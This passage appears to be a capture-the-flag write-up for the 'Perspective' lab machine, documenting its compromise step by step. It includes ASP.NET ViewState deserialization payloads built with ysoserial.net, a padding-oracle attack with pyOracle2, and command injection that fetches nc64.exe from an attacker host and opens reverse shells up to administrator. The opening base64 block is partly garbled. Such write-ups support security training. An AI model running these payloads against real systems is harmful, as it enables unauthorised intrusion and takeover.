bmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9IlN0YXJ0IiBJc0luaXRpYWxpemVkPSJ0cnVlIiBodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iPk5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngv
MjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9j
ZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNlc3NTdGFydEluZm8gQXJndW1lbnRzPSIvY2jIHBpbmcgMTAuMTAuMTQu
MjAiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0Rw5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQ
YXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICA8L3pDQ
cm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdERhbmNlPg0KPC9PYmpl
Y3REYXRhUHJvdmlkZXI+Cz4B3ZP57fdRQVMpHcJU8cFtrXtz
```

We run `tcpdump` to intercept incoming ICMP requests:

```
sudo tcpdump -ni tun0 icmp
```

We intercept a login request with Burp Proxy and send it to Repeater, then modify the `__VIEWSTATE` parameter and URL-encode key characters before submitting the request.

```
POST /Account/Login HTTP/1.1
Host: perspective.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1654
Origin: http://perspective.htb
Connection: close
Referer: http://perspective.htb/Account/Login
Cookie: ASP.NET_SessionId=5zbszvedkdlcpkj0y12bevt5
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEypwcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3J
vc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0
tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0d
GluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAADJBTw/
eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8%2bDQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZ
E5hbWU9IlN0YXJ0IiBJc0luaXRpYWxMb2FkRW5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5t
aWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwYWN
lOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2hlbWFzLm1pY3
Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZ
T4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNkOkBy
b2Nlc3NTdGFydEluZm8gQXJndW1lbnRzPSIvYyBjbWQuZXhlIC9jIHBpbmcgMTAuMTAuMTQuMjAiIFN0YW5kYXJ
kRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTm
FtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlT
mFtZT0iY21kIiAvPg0KICAgICA8L3NkOlByb2Nlc3NTdGFydEluZm8+DQogICAgPHNkOlByb2Nlc3M%2bDQo
ogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI%2bCz4
B3ZP57fdRQVMpHcJU8cFtrXtz&__VIEWSTATEGENERATOR=CD85D8D2&__EVENTVALIDATION=%2FwEdAAU7LOs
QMflKYzzr8EdQRc2zKIUGbjNo%2FtLu6Y37oucwuM%2B9P3s0w%2BMeGOPom7ExypAjUPYUqEvZcDmx6VonuQ%2
Fq4DvR91C2Zcb0ipm%2BbGWMpu04gjK4lSdyc%2BUb7xwP82GXWOav&ctl00%24MainContent%24Email=test
%40test.htb&ctl00%24MainContent%24Password=ZAQ%212wsx&ctl00%24MainContent%24ctl05=Log+i
n
```

Ping requests are shown in our packet capture, confirming RCE.

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:27:50.832609 IP 10.10.11.151 > 10.10.14.20: ICMP echo request, id 1, seq 5, length 40
11:27:50.832628 IP 10.10.14.20 > 10.10.11.151: ICMP echo reply, id 1, seq 5, length 40
11:27:51.866862 IP 10.10.11.151 > 10.10.14.20: ICMP echo request, id 1, seq 6, length 40
11:27:51.866946 IP 10.10.14.20 > 10.10.11.151: ICMP echo reply, id 1, seq 6, length 40
11:27:52.891248 IP 10.10.11.151 > 10.10.14.20: ICMP echo request, id 1, seq 7, length 40
11:27:52.891269 IP 10.10.14.20 > 10.10.11.151: ICMP echo reply, id 1, seq 7, length 40
11:27:53.915779 IP 10.10.11.151 > 10.10.14.20: ICMP echo request, id 1, seq 8, length 40
11:27:53.915800 IP 10.10.14.20 > 10.10.11.151: ICMP echo reply, id 1, seq 8, length 40
```

A simple way to obtain a reverse shell is uploading and then executing Netcat to the target. We host the file on a local Python HTTP Server:

```
sudo python3 -m http.server 80
```

We open a Netcat listener on port 7777:

```
nc -lnvp 7777
```

We run the following `ysoserial.net` commands to generate the required payloads, and then submit them in sequence as the `__VIEWSTATE` parameters as shown above to trigger deserialization.

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "cmd.exe /c curl -o
\programdata\nc64.exe 10.10.14.20/nc64.exe" --decryptionalg="AES" --generator=CD85D8D2
--decryptionkey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" --
validationalg="SHA1" --
validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984
650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF" --
viewstateuserkey="SAltysAltYV1ewSTaT3"
```

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "\programdata\nc64.exe
10.10.14.20 7777 -e cmd" --decryptionalg="AES" --generator=CD85D8D2 --
decryptionkey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" --validationalg="SHA1"
--
validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984
650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF" --
viewstateuserkey="SAltysAltYV1ewSTaT3"
```

The `nc64.exe` file is downloaded and executed, which results in a reverse shell as `perspective\webuser` sent back to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.151:49714
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
perspective\webuser
```

Enumeration reveals the existence of an SSH private key in `C:\Users\webuser\.ssh\id_rsa`, which we can copy to our machine to connect to the target via SSH and gain a more stable and fully interactive shell.

```
ssh -i id_rsa webuser@10.10.11.151
```

The user flag can be found in `C:\Users\Webuser\Desktop\user.txt`.

Privilege Escalation

Network enumeration reveals the non-default listening port 8009, which was not listed in our initial Nmap scan.

```
webuser@PERSPECTIVE C:\Users\webuser>netstat -ano | findstr LISTEN
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       2388
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       852
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       464
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1164
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1460
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       600
  TCP    10.10.11.151:139       0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:49677        0.0.0.0:0              LISTENING       4792
  TCP    127.0.0.1:49684        0.0.0.0:0              LISTENING       176
  TCP    127.0.0.1:49692        0.0.0.0:0              LISTENING       1996
  TCP    127.0.0.1:49699        0.0.0.0:0              LISTENING       1084
  TCP    127.0.0.1:49704        0.0.0.0:0              LISTENING       3772
  TCP    [::]:22                [::]:0                 LISTENING       2388
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       852
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:8000              [::]:0                 LISTENING       4
  TCP    [::]:8009              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       464
  TCP    [::]:49665             [::]:0                 LISTENING       1164
  TCP    [::]:49666             [::]:0                 LISTENING       1460
  TCP    [::]:49667             [::]:0                 LISTENING       624
  TCP    [::]:49668             [::]:0                 LISTENING       600
```

We can use SSH local port forwarding to access the service on port 8009 from our attacking machine.

```
ssh -fN -i id_rsa -L 8009:127.0.0.1:8009 webuser@10.10.11.151
```

Browsing to `http://127.0.0.1:8009` returns a web page that looks very similar to the main page on port 80.

NORTHERNSPROCKET MACHINE PARTS, LLC INTRANET

New Product Request System (NPRS)

Home Register Log in

NPRS allows for rapid inventory integration for new products and product images. This provides a seamless link between product development and marketing teams.

To ge started, Click here to log into NPRS. If you are a new user, you first need to Register

The footer at the bottom of the page reveals that this is a staging environment:

© 2022 - NorthernSprocket Machine Parts | Environment: Staging | (Port: 8009) | (external domain: staging.perspective.htb)

In contrast to the production environment, verbose error messages are enabled on staging. This is made clear by requesting a nonexistent page (the full path of the application, `C:\WEBAPPS\PartImges_Staging`, is shown in the error message):

HTTP Error 404.0 - Not Found

The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

Most likely causes:

- The directory or file specified does not exist on the Web server.
- The URL contains a typographical error.
- A custom filter or module, such as URLScan, restricts access to the file.

Things you can try:


- Create the content on the Web server.
- Review the browser URL.
- Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, click here.

Detailed Error Information:

Module	IIS Web Core	**Requested URL**	http://127.0.0.1:8009/nonexistent
Notification	MapRequestHandler	**Physical Path**	C:\WEBAPPS\PartImages_Staging\nonexistent
Handler	StaticFile	**Logon Method**	Anonymous
Error Code	0x80070002	**Logon User**	Anonymous

We register a new account and start enumerating the application, testing different inputs in order to trigger errors that might help us uncover a potential vulnerability.

When initiating a password reset from the `/Account/Forgot` page, a request to `/Account/forgot.aspx` with a `token` parameter is generated:




```
Pretty  Raw  Hex                                                                                                    \n ≡
1 GET /Account/forgot.aspx?token=wbYif5kOgliGBCqGVtAO8xQA6MTG7T1Regd1XX8fBmk HTTP/1.1
2 Host: 127.0.0.1:8009
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8009/Account/Forgot
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
```

Altering the `token` value produces interesting errors when calling `/handlers/changePassword.asx`, such as `Padding is invalid and cannot be removed`.

```
Request
Pretty  Raw  Hex                                                                                                    \n ≡
1 POST /handlers/changePassword.ashx HTTP/1.1
2 Host: 127.0.0.1:8009
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://127.0.0.1:8009
10 Connection: close
11 Referer:
  http://127.0.0.1:8009/Account/forgot?token=wbYif5kOgliGBCqGVtAO8xQA6MTG7T1Regd1XX8fBBB
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 password1=XSW@3edc&password2=XSW@3edc&token=wbYif5kOgliGBCqGVtAO8xQA6MTG7T1Regd1XX8fBBB

Response
Pretty  Raw  Hex  Render                                                                                            \n ≡
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Thu, 13 Oct 2022 13:09:47 GMT
8 Connection: close
9 Content-Length: 5969
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <title>
         Padding is invalid and cannot be removed.
       </title>
15     <meta name="viewport" content="width=device-width" />
```

This hints at the possibility of a Padding Oracle attack. Several tools are available for exploiting padding oracle vulnerabilities; one of such tools, which we are going to use, is the Python-based PyOracle2.

We clone the GitHub repository to our attacking machine:

```
git clone https://github.com/liquidsec/pyOracle2
cd pyOracle2
```

We create the following `perspective.ini` file, which contains the configuration settings required by pyOracle2.

```
[default]
name = perspective
URL = http://localhost:8009/handlers/changePassword.ashx
httpMethod = POST
postFormat = form-urlencoded
inputMode = parameter
encodingMode = base64Url
vulnerableParameter = token
additionalParameters = {"password1":"S0meP@ss!","password2":"S0meP@ss!"}
blocksize = 16
httpProxyOn = False
httpProxyIp = 127.0.0.1
httpProxyPort = 8080
```

```
headers = {"User-Agent":"Mozilla/5.0","Content-Type":"application/x-www-form-
urlencoded"}
cookies = {}
ivMode = firstblock
iv = [0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0]
oracleMode = negative
oracleText = Padding is invalid
```

We are now ready to run `pyOracle2.py` to decrypt the password reset token, which turns out to contain the email address of the user.

```
python3 pyOracle2.py -m decrypt -c perspective.ini -i sv5aK7gUk4Gaj-
TKdpKjVqHbbwpzpGwyVptqStKu2nM
```

```
python3 pyOracle2.py -m decrypt -c perspective.ini -i wbYif5k0gliGBCqGVtA08xQA6MTG7T1Regd1XX8fBmk

[*]Initializing job....

Job name: perspective
[+]Blocksize: 16

[+]Mode: decrypt
[.]Debug Mode OFF

[193, 182, 34, 127, 153, 52, 130, 88, 134, 4, 42, 134, 86, 208, 52, 243, 20, 0, 232, 196, 198, 237, 61, 81, 122,
7, 117, 93, 127, 31, 6, 105]
32

[+] (non-IV) Block Count: 1
Starting job in decrypt mode. Attempting to decrypt the following string:
wbYif5k0gliGBCqGVtA08xQA6MTG7T1Regd1XX8fBmk
[!]Starting Analysis for block number: 0 OF 1

<SNIP>

[!]BLOCK SOLVED: b'test@test.htb\x03\x03\x03'

[!] Solved 1 blocks out of 1
################################
b'test@test.htb\x03\x03\x03'
################################
[!]All blocks completed
```

The source code of the vulnerable page can be found in `C:\WEBAPPS\PartImages_Prod\handlers\changePassword.ashx`. The password reset is performed by running an external program called `PasswordReset.exe`, which accepts two command line parameters, `decryptedstring` and `password1`:

```
System.Diagnostics.ProcessStartInfo procStartInfo = new
System.Diagnostics.ProcessStartInfo("cmd", "/c C:\\inetpub\\bin\\" +
 ConfigurationManager.AppSettings["environment"]  + "\\PasswordReset.exe " +
decryptedstring + " " + password1
);

procStartInfo.RedirectStandardOutput = true;
```

```
procStartInfo.RedirectStandardError = true;
procStartInfo.UseShellExecute = false;
procStartInfo.CreateNoWindow = true;

System.Diagnostics.Process p = new System.Diagnostics.Process();

p.StartInfo = procStartInfo;
p.Start();
stdout = p.StandardOutput.ReadToEnd();
stderr = p.StandardError.ReadToEnd();
changeOutput = stdout + " " + stderr;
```

Both parameters are user-controlled, as they are provided as POST parameters. Specifically, `password1` is the new password and `decryptedstring` is the decrypted token.

```
string password1 = context.Request.Form["password1"];
string password2 = context.Request.Form["password2"];
string token = context.Request.Form["token"];
```

```
string decryptedstring = perspective.Utils.Decrypt(token,
Environment.GetEnvironmentVariable(SessionKeyEnvName));
```

Looking for a potential command injection, we examine what kind of validation is performed on user-supplied parameters. Passwords are matched against a regular expression that allows 6 to 15 characters from a set that includes letters, digits and a few "special" characters. Tokens, on the other hand, are just cheked for printable ASCII characters, which makes the `token` parameter a more suitable injection point.

```
private bool ValidPassword(string Password)

{
    var regex = new Regex("^([a-zA-Z0-9!@#.^]{6,15})$");
    return regex.IsMatch(Password);
}
```

```
private bool ValidDecryptedString(string decryptedString)
{
    bool valid = true;

    for (int i = 0; i < decryptedString.Length; ++i)
    {
        char c = decryptedString[i];

        if (((int)c) > 127)
        {
            valid = false;
        }
    }
```

```
    return valid;
}
```

We can use the padding oracle again to encrypt our payload. This time we run `pyOracle2` with the `-m encrypt` option:

```
python3 pyOracle2.py -m encrypt -c perspective.ini -i "admin@perspective.htb & \\programdata\\nc64.exe 10.10.14.20 7777 -e cmd"
```

```
python3 pyOracle2.py -m encrypt -c perspective.ini -i "admin@perspective.htb & \\programdata\\nc64.exe
10.10.14.20 7777 -e cmd"

<SNIP>

[!]All blocks completed
[!]Encrypt final result: tdNdexTA09viAs8gkNNKmKXGxelAnMSFMnbBA-
vjCxyVx6YWptxQ30LqWRiSS8Ax0TTeWJXsG6L6UuR9HFZHIA1pmchwh2wcJXyFdysVybQAAAAAAAAAAAAAAAAAAAAAA
```

We open a Netcat listener on port 7777:

```
nc -lnvp 7777
```

We initiate a password reset and send the `changePassword.ashx` request to Burp to set the token to our encrypted payload:

A reverse shell with administrative privileges is received on our listener.

```
nc -lnvp 7777

Connection from 10.10.11.151:49380
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
perspective\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.